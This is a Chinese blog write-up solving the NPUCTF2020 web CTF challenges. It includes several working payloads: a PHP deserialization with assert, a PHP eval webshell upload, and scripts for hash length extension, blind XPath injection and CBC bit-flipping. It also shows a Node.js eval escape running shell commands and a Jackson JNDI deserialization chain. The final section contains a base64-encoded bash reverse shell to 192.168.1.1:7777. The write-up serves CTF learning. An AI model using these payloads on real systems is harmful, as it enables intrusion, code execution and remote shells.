

刷题记录-NPUCTF2020(web部分)

原创

Arnoldqqq 于 2020-05-03 01:44:25 发布 3175 收藏 6

文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43610673/article/details/105898440

版权

在buu刷了一遍, 题目好顶, 还剩一题EzShiro摸不出来

ReadlezPHP

禁用了右键查看源代码



view-source: 自行加上前缀即可

```
79 <FONT color=#ffffff size=3>By HELEN <span lang=EN-US style='font-size:10.0pt;mso-bidi-  
80 font-family:Georgia;color:lime'><FONT color=#ffffff><a href="http://www.nwpu.edu.cn">QQ  
81 <p>百万前端的NPU报时中心为您报时: <a href="/time.php?source"></a></p>  
82 <SCRIPT language=javascript>  
83 function runClock() {  
84 theTime = window.setTimeout("runClock() , 100);  
85 var today = new Date();  
86 var display= today.toLocaleString();  
87 window.status="" +display+" @大黑阔HELEN";  
88 }runClock();  
89 </SCRIPT>  
90 </body>
```

打开链接/time.php?source

```
<?php  
#error_reporting(0);  
class HelloPhp  
{  
    public $a;  
    public $b;  
    public function __construct() {  
        $this->a = "Y-m-d h:i:s";  
        $this->b = "date";  
    }  
    public function __destruct() {  
        $a = $this->a;  
        $b = $this->b;  
        echo $b($a);  
    }  
}  
$c = new HelloPhp;  
  
if(isset($_GET['source']))  
{  
    highlight_file(__FILE__);  
    die(0);  
}  
  
@$ppp = unserialize($_GET["data"]);
```

2020-04-26 03:37:29


https://blog.csdn.net/weixin_43610673

很明显, php反序列化, 通过echo $b(a)$; 写入shell, system等被禁用, 用assert(断言)

```

<?php
class HelloPhp
{
    public $a;
    public $b;
}
$c = new HelloPhp;
$c->b = 'assert';
$c->a = 'phpinfo();';
echo serialize($c);
?>

```



也可以用call_user_func(),array_map()等可以调用其他函数的函数。

/time.php?data=O:8:"HelloPhp":2:{s:1:"a";s:10:"phpinfo()";s:1:"b";s:6:"assert";}



这题的flag就藏在phpinfo页面



ezinclude

```
1 username/password error<html>
2 <!--md5($secret.$name)===$pass -->
3 </html>
4
```

直接提交?pass=你cookie中的值

名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly
Hash	fa25e54758d5d5c1927781a6...	1af769e6-7...	/	会话	36	false

会直接给你跳转到一个404页面

消息头	Cookie	参数	响应	缓存	耗时
Accept: text/html,application/xhtml+xml;q=0.9,image/webp,*/*;q=0.8					
Accept-Encoding: gzip, deflate					
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2					
Connection: keep-alive					
Cookie: Hash=fa25e54758d5d5c1927781a6ede89f8a					
Host: 1af769e6-7c35-41b3-913f-aa4d6bedba88.node3.buuoj.cn					
Referer: http://1af769e6-7c35-41b3-913f-aa4d6bedba88.node3.buuoj.cn/fffflag.php					
Upgrade-Insecure-Requests: 1					

是从fffflag.php跳转的去访问这个页面，记得开bp

```
http://1af769e6-7c35-41b3-913f-aa4d6bedba88.node3.buuoj.cn:80/fffflag.php [111.73.46.229] 回应来自...
放包 废包 拦截请求 行动
Raw 头 Hex HTML Render
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 26 Apr 2020 18:08:27 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 241
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.0.33

<html>
<head>
<script language="javascript" type="text/javascript">
    window.location.href="404.html";
</script>
<title>this_is_not_f4g_and_出题人_wants_girlfriend</title>
</head>
<>
<body>
include($_GET["file"]</body>
</html>
```

https://blog.csdn.net/weixin_43610673


这里官方wp是这么写的

但是。我们不知道secret密钥长度。可以手工hashpump试。也可以写脚本爆破

```
1 import os
2 import requests
3 for i in range(1,12):
4     data=os.popen('hashpump -s de73312423b835b22bfdc3c6da7b63e9 -d
admin -k '+str(i)+' -a admin').read()
5     name=data.split('\n')[0]
6     password=data.split('\n')[1].replace('\x', '%')
7     result=requests.get('http://192.168.0.166
/index.php?name='+password+'&pass='+name).text
8     print(result)
```

https://blog.csdn.net/waixin_43610673

文件包含，直接用伪协议读文件/ffffflag.php?file=php://filter/convert.base64-encode/resource=index.php



解码一下得到源码

```
<?php
include 'config.php';
@$name=$_GET['name'];
@$pass=$_GET['pass'];
if(md5($secret.$name)===$pass){
    echo '<script language="javascript" type="text/javascript">
        window.location.href="ffffflag.php";
    </script>';
}
else{
    setcookie("Hash",md5($secret.$name),time()+3600000);
    echo "username/password error";
}
?>
<html>
<!--md5($secret.$name)===$pass -->
</html>
```

再去看一下config.php

```
PD9waHAKJHNY3JldD0nJV4kjiQjZmZmZGZsYWdfaXNfbm90X2hlcmlVfaGFfaGEuOwo/Pgo=
```

```
<?php  
$secret='%$&$###dflag_is_not_here_ha_ha';  
?>
```

https://blog.csdn.net/weixin_43610673

反正就是不知道flag在哪，还是得想办法挂马

再读一下fffflflag.php的源码

```
<html>  
<head>  
<script language="javascript" type="text/javascript">  
    window.location.href="404.html";  
</script>  
<title>this_is_not_fl4g_and_à†°éç~ä°°_wants_girlfriend</title>  
</head>  
<>  
<body>  
<?php  
$file=$_GET['file'];  
if(preg_match('/data|input|zip|is',$file)){  
    die('nonono');  
}  
@include($file);  
echo 'include($_GET["file"]);'  
?>  
</body>  
</html>
```

过滤了data|input|zip|is 不能用伪协议直接写马了

这里可以用php7 segment fault特性

php://filter/string.strip_tags=/etc/passwd


php执行过程中出现 Segment Fault，这样如果在此同时上传文件，那么临时文件就会被保存在/tmp目录，不会被删除

```
import requests  
from io import BytesIO  
import re  
file_data={  
    'file': BytesIO("<?php eval($_POST[cmd]);")  
}  
url="http://d25d00be-1f7f-4fe4-872c-c951e304b522.node3.buuoj.cn/fffflflag.php?file=php://filter/string.strip_tags/resource=/etc/passwd"  
try:  
    r=requests.post(url=url,files=file_data,allow_redirects=False)  
except:  
    print(1)
```


打开dir.php得到临时文件名




可以看到已经写入马了



去包含这个文件，进行getshell，用菜刀没连上。。。直接hackbar，先看一下phpinfo



禁用js 或者bp抓包



Flag也在phpinfo里

web

考点

cbc hex oracle

cbc 字节翻转

打开送源码

```


<?php
error_reporting(0);
include('config.php'); # $key,$flag
define("METHOD", "aes-128-cbc"); //定义加密方式
define("SECRET_KEY", $key); //定义密钥
define("IV", "6666666666666666"); //定义初始向量 16个6
define("BR", '<br>');
if(!isset($_GET['source']))header('location:./index.php?source=1');

#var_dump($GLOBALS); //听说你想看这个?
function aes_encrypt($iv,$data)
{
    echo "-----encrypt-----".BR;
    echo 'IV:'.$iv.BR;
    return base64_encode(openssl_encrypt($data, METHOD, SECRET_KEY, OPENSSSL_RAW_DATA, $iv)).BR;
}
function aes_decrypt($iv,$data)
{
    return openssl_decrypt(base64_decode($data),METHOD,SECRET_KEY,OPENSSSL_RAW_DATA,$iv) or die('False');
}
if($_GET['method']=='encrypt')
{
    $iv = IV;
    $data = $flag;
    echo aes_encrypt($iv,$data);
} else if($_GET['method']=="decrypt")
{
    $iv = @$_POST['iv'];
    $data = @$_POST['data'];
    echo aes_decrypt($iv,$data);
}
echo "我摊牌了，就是懒得写前端".BR;

if($_GET['source']==1)highlight_file(__FILE__);
?>

```

试一下看看



128位的cbc, blocksize是16字节, 加密IV已知, secret未知, 我们还知道解密是否成功, 密文, 我们又可以控制密文和解密的IV, 可以使用padding oracle爆出明文

<https://www.freebuf.com/articles/web/15504.html>

<https://www.jianshu.com/p/ad8bdd87e131>

爆破出明文为FlagsHere.php

访问FlagsHere.php


```

<?php
#error_reporting(0);
include('config.php'); // $f14g
define("METHOD", "aes-128-cbc");
define("SECRET_KEY", "66666666");
session_start();

function get_iv(){ //生成随机初始向量IV
    $random_iv="";
    for($i=0;$i<16;$i++){
        $random_iv.=chr(rand(1,255));
    }
    return $random_iv;
}

$lalala = 'piapiapiapia';

if(!isset($_SESSION['Identity'])){
    $_SESSION['iv'] = get_iv();

    $_SESSION['Identity'] = base64_encode(openssl_encrypt($lalala, METHOD, SECRET_KEY, OPENSSSL_RAW_DATA, $_SESSION['iv']));
}
echo base64_encode($_SESSION['iv'])."<br>";

if(isset($_POST['iv'])){
    $tmp_id = openssl_decrypt(base64_decode($_SESSION['Identity']), METHOD, SECRET_KEY, OPENSSSL_RAW_DATA, base64_decode($_POST['iv']));
    echo $tmp_id."<br>";
    if($tmp_id === 'weber')die($f14g);
}

highlight_file(__FILE__);
?>

```

这里为CBC字节翻转攻击

<https://www.cnblogs.com/s1ye/p/9021202.html>

<https://www.jianshu.com/p/7f171477a603>

就是要把piapiapiapia翻转成weber。

由于php的openssl raw是pk7填充也就是填充16字节，所以piapiapiapia在一开始会被填充为piapiapiapia\x04\x04\x04\x04，我们需要翻转为weber\x0B*11。

```

# -*- coding: utf-8 -*-
import base64 as b64
import binascii


source = 'piapiapiapia' + 4 * '\x04'
target = 'weber' + 11 * '\x0b'
iv = '4rgltNym61RFJt0ivp/LbQ==' #你获得的初始IV的base64encode值
iv = list(b64.b64decode(iv))

for x in xrange(0,len(target)):
    iv[x] = chr(ord(iv[x]) ^ ord(target[x]) ^ ord(source[x]))

print b64.b64encode("".join(iv))


```

```
C:\Users\...>python C:\Users\...\Desktop\1.py
5bQLo21MkDYvXb9IsZDEYg==
```



是个奶牛快传的链接，由于是在buu做的就在题目那直接下载附件就行


最后拿到HelloWorld.class，反编译打开



用python搞定



得到flag



[NPUCTF2020]ezlogin



一个登录框，尝试sql注入



```

Raw 参数 头 Hex XML
POST /login.php HTTP/1.1
Host: 76cc07d8-ce82-46b9-b281-737fdb2f2832.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 106
Origin: http://76cc07d8-ce82-46b9-b281-737fdb2f2832.node3.buuoj.cn
Connection: close
Referer: http://76cc07d8-ce82-46b9-b281-737fdb2f2832.node3.buuoj.cn/index.php
Cookie: PHPSESSID=d275aa7ed3b5d3895a3c8b75a19c7f57
<username>' or 1 or '1'</username><password>adsa</password><token>07475b31c734770cc9aa91d19TU40Dlz</token>0673

```

登录时，一个session只能维持15s，而且由于csrf-token的存在请求不能直接重放；一次提交后再提交就返回登录超时了。

根据抓包内容猜测此处可能存在XPath注入，用盲注需要一级一级猜解节点

XPath注入：<https://www.cnblogs.com/backlion/p/8554749.html>

附上大佬写的脚本：

https://github.com/sqxssss/NPUCTF_WriteUps/blob/master/npuctf_wp_by_star.md

```

import requests
import string
import time
import re

session = requests.session()
base_url = 'you_address'
success = '??'
payload = "' or substring({target},{index},1)='{char}' or '"

chars = string.ascii_letters+string.digits

def get_csrf():
    res = session.get(base_url, headers={'User-Agent': 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.57 Safari/537.36',
                                        'Cookie': 'PHPSESSID=8ad6c1a25ba4ac37acaf92d08f6dc993'}).text
    return re.findall('<input.*value="(.*?)"/>', res)[0]

target = 'string(/[1]*/[1]*/[2]*/[3])'
# username adm1n
# password cf7414b5bdb2e65ee43083f4ddbc4d9f
data = '<username>{username}</username><password>1</password><token>{token}</token>'

result = 'cf7414b5bdb2e65ee43'
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.57 Safari/537.36',
           'Content-Type': 'application/xml',
           'Cookie': 'PHPSESSID=8ad6c1a25ba4ac37acaf92d08f6dc993'}
for i in range(20, 35):
    for j in chars:
        time.sleep(0.2)
        temp_payload = payload.format(target=target, index=str(i), char=j)

        token = get_csrf()

        temp_data = data.format(username=temp_payload, token=token)
        res = session.post(url=base_url+'login.php',
                          data=temp_data, headers=headers)
        # print(temp_data)
        # print(res.text)
        # print(len(res.text))
        if len(res.text) == 5:
            result += j
            break
    print(result)

```

adm1n cf7414b5bdb2e65ee43083f4ddbc4d9f

md5解密得gtfly123


登录成功之后有个提示



且url有个文件包含 /admin.php?file=welcome
直接伪协议读flag



有个过滤 php和base都被过滤，可以大小写绕过php://filter/convert.bAse64-encode/resource=/flag



验证 □

点击查看源码



```
const express = require('express');
const bodyParser = require('body-parser');
const cookieSession = require('cookie-session');

const fs = require('fs');
const crypto = require('crypto');

const keys = require('./key.js').keys;

function md5(s) {
  return crypto.createHash('md5')
    .update(s)
    .digest('hex');
}

function saferEval(str) {
  if (str.replace(/(?:Math(?:\.\w+)?|[(]+\w+|!%<=>,?:|(?:\d+\.\d*(?:e\d+)?)|/g, "")) {
    return null;
  }
  return eval(str);
} // 2020.4/WORKER1 淦，上次的库太垃圾，我自己写了一个

const template = fs.readFileSync('./index.html').toString();
function render(results) {
  return template.replace('{{results}}', results.join('<br/>'));
}

const app = express();

app.use(bodyParser.urlencoded({ extended: false }));
app.use(bodyParser.json());

app.use(cookieSession({
  name: 'PHPSESSION', // 2020.3/WORKER2 嘿嘿，给瓜爪@
  keys
}));

Object.freeze(Object);
Object.freeze(Math);

app.post('/', function (req, res) {
  let result = "";
  const results = req.session.results || [];
```

```

const { e, first, second } = req.body;
if (first && second && first.length === second.length && first !== second && md5(first+keys[0]) === md5(second+keys[0])) {
  if (req.body.e) {
    try {
      result = saferEval(req.body.e) || 'Wrong Wrong Wrong!!!';
    } catch (e) {
      console.log(e);
      result = 'Wrong Wrong Wrong!!!';
    }
    results.unshift(`${req.body.e}=${result}`);
  }
} else {
  results.unshift('Not verified!');
}
if (results.length > 13) {
  results.pop();
}
req.session.results = results;
res.send(render(req.session.results));
});

// 2019.10/WORKER1 老板娘说她要看到我们的源代码，用行数计算KPI
app.get('/source', function (req, res) {
  res.set('Content-Type', 'text/javascript;charset=utf-8');
  res.send(fs.readFileSync('./index.js'));
});

app.get('/', function (req, res) {
  res.set('Content-Type', 'text/html;charset=utf-8');
  req.session.admin = req.session.admin || 0;
  res.send(render(req.session.results = req.session.results || []))
});

app.listen(80, '0.0.0.0', () => {
  console.log('Start listening')
});

```

```
first && second && first.length === second.length && first !== second && md5(first+keys[0]) === md5(second+keys[0])
```

需要.length以及 加盐md5后相等 (===)，且本身不相等 (!==)，可利用强制类型转化来绕过，因为加盐md5中salt是字符串。

直接传urlencoded的表单是没法传数组的，但代码中有app.use(bodyParser.json());用了JSON的中间件，所以只需要传JSON就好了。

```
{ "e": "1+1", "first": { "length": "1" }, "second": { "length": "1" } } # first和second现在都是object，与盐(字符串)相加后导致强制类型转化，而且满足first.length===second.length
```

或者

```
{ "e": "1+1", "first": "1", "second": [1] } #传入字符串和数组各自与盐(字符串)相加后导致强制类型转化，且String和Array都正好有length属性，可以满足first.length === second.length
```

然后考虑绕过正则，进行rec

```
if (str.replace(/(?:Math(?:\.\w+)?|)(\+|-|&|^%<>=,?:|)(?:\d+.\d(?:e\d+)?)/g, ""))
```

利用Arrow Function（箭头函数）类似于匿名函数，并且简化了函数定义

如：

```
function (x) {
  return x * x;
}
```

该函数使用箭头函数可以使用仅仅一行代码搞定！

```
x => x * x
```

在这题上即类似

```
Math.__proto__.__proto__
```

变为

```
((Math)=>(Math=Math.__proto__,Math=Math.__proto__))(Math)
```

此处无法直接输入字符串，故使用String.fromCharCode(...)

然后使用

```
Math+1 // '[object Math]1'
```

从原型链上导出String和Function

```
即((Math)=>(Math=Math.constructor,Math.constructor(Math.fromCharCode(...)))(Math+1)
```

脚本：

```
import re
encode = lambda code: list(map(ord,code))
decode = lambda code: "".join(map(chr,code))
a=f""
(m0=>(
  m0=m0.constructor,
  m0.x=m0.constructor(
    m0.fromCharCode({encode("return process.mainModule.require('child_process').execSync('cat /flag')}")})
  )()
))(Math+1)
""

a=re.sub(r"[\s\[\\]]", "", a).replace("m0","Math")

print(a)
```

```
~/Users/xxxxx/.py -2 C:\Users\xxxxx\Desktop/1.py
Math> Math=Math.constructor,Math.x=Math.constructor(Math.fromCharCode(114,101,116,117,114,110,32,112,114,111,99,101,115,115,46,
114,101,46,101,120,101,99,99,100,100,95,112,114,111,99,101,110,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41
,46,101,120,101,99,93,121,110,99,40,39,99,97,116,32,47,102,108,97,103,39,41)))(Math+1)
```

得到：

```
(Math=>(Math=Math.constructor,Math.x=Math.constructor(Math.fromCharCode(114,101,116,117,114,110,32,112,114,111,99,101,115,115,46,
109,97,105,110,77,111,100,117,108,101,46,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41
,46,101,120,101,99,93,121,110,99,40,39,99,97,116,32,47,102,108,97,103,39,41)))(Math+1)
```

然后把这段丢到上面的JSON中的e里面去

```
{"e": "(Math=>(Math=Math.constructor,Math.x=Math.constructor(Math.fromCharCode(114,101,116,117,114,110,32,112,114,111,99,101,115,11
5,46,109,97,105,110,77,111,100,117,108,101,46,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,
39,41,46,101,120,101,99,93,121,110,99,40,39,99,97,116,32,47,102,108,97,103,39,41)))(Math+1)","first": "1","second": [1]}
```

或者：


```
{ "e": "(Math=>(Math=Math.constructor,Math.x=Math.constructor(Math.fromCharCode(114,101,116,117,114,110,32,112,114,111,99,101,115,115,5,46,109,97,105,110,77,111,100,117,108,101,46,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,101,120,101,99,83,121,110,99,40,39,99,97,116,32,47,102,108,97,103,39,41)))((Math+1))","first":{"length":"1"},"second":{"length":"1"}}
```

记得修改为Content-Type: application/json



EzShiro

直接访问/json会跳转到/login, 访问url+/json会被拦截器匹配, 拦截



这里利用cve-2020-1957 绕过

在web容器中, Shiro的拦截器是先与spring(Servlet)执行, 两者拦截器对于UR模式匹配的差异, 导致Shiro拦截器的绕过, 而Shiro对其进行了两次修复, 其一为删除requestURI后面的/号进行URL路径匹配, 算是简单的修复了添加/号绕过的方式, 而后在1.5.2版本中通过requestURI自主拼接的方式修复了/fdsf/.../hello/1/等使用了;号方式的绕过。

<https://blog.riskivy.com/shiro->

[%E6%9D%83%E9%99%90%E7%BB%95%E8%BF%87%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90%EF%BC%88cve-2020-1957%EF%BC%89/](https://blog.riskivy.com/shiro-%E6%9D%83%E9%99%90%E7%BB%95%E8%BF%87%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90%EF%BC%88cve-2020-1957%EF%BC%89/)

访问url+ /;json




Post随便提交一个参数

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Fri May 01 18:58:52 GMT 2020

There was an unexpected error (type: Internal Server Error, status: 500):
Unrecognized token 'a': was expecting ('true', 'false' or 'null') at [Source: a=1: line: 1, column: 2]



根据回显，直接POST提交'true', 'false' or 'null'任意一个都行

jackson interface



Jackson框架是基于Java平台的一套数据处理工具,被称为“最好的Java Json解析器”，能够将java对象序列化为JSON字符串,也能够将JSON字符串反序列化为java对象。

看wp是jackson反序列化，看一下pom.xml（题目给的附件）有什么



CSDN @Arnoldqqq

CVE-2019-14439可以

利用是

```
["ch.qos.logback.core.db.JNDIConnectionSource",{"jndiLocation":"ldap://localhost:43658/Calc"}]
```

那么是JNDI注入

然后题目是高版本的JDK, > 8u191,

paper 上有绕过高版本的JDK限制进行JNDI注入

<https://paper.seebug.org/942/#ldapgadget>

结合 pom.xml 的 commons-collections,

就是利用LDAP返回序列化数据, 触发本地Gadget, 就是用Common Collections的了

本来想用这个的文章的代码, <https://github.com/kxcode/JNDI-Exploit-Bypass-Demo/blob/master/HackerServer/src/main/java/HackerLDAPRefServer.java>

CSDN @Arnoldqqq

这里可以用ysomap, 像msf一样的集成框架下面好像也是用的ysoserial的payload
在vps上运行ysomap

```
java -jar ysomap-cli-0.0.1-SNAPSHOT-all.jar use exploit LDAPLocalChainListener use payload CommonsCollections8 use bullet TransformerBullet set lport 5555 set version 3 set args 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMS83Nzc3IDA+JjE=}{{base64,-d}}{{bash,-i}}' run
```

这里反弹shell的命令在<http://www.jackson-t.ca/runtime-exec-payloads.html> 生成
不编码的话无法正确执行

Mon 12 December 2016

Occasionally there are times when command execution payloads via `Runtime.getRuntime().exec()` fail. This can happen when using web shells, deserialization exploits, or through other vectors.

Sometimes this is because redirection and pipe characters are used in a way that doesn't make sense in the context of the process that's being launched. For example, executing `ls > dir_listing` in a shell should output a listing of the current directory into a file called `dir_listing`. But in the context of the `exec()` function, that command would instead be interpreted to fetch the listings of the `>` and `dir_listing` directories.

Other times, arguments with spaces within them are broken by the `StringTokenizer` class which splits command strings by spaces. Something like `ls "My Directory"` would then be interpreted as `ls "My" 'Directory'`.

With the help of Base64 encoding, the converter below can help reduce these issues. It can make pipes and redirects great again through calls to Bash or PowerShell and it also ensures that there aren't spaces within arguments.

Input type: Bash PowerShell Python Perl

```
bash -i >& /dev/tcp/192.168.1.1/7777 0>&1
```

```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMS83Nzc3IDA+JjE=}|{base64,-d}|{bash,-i}
```

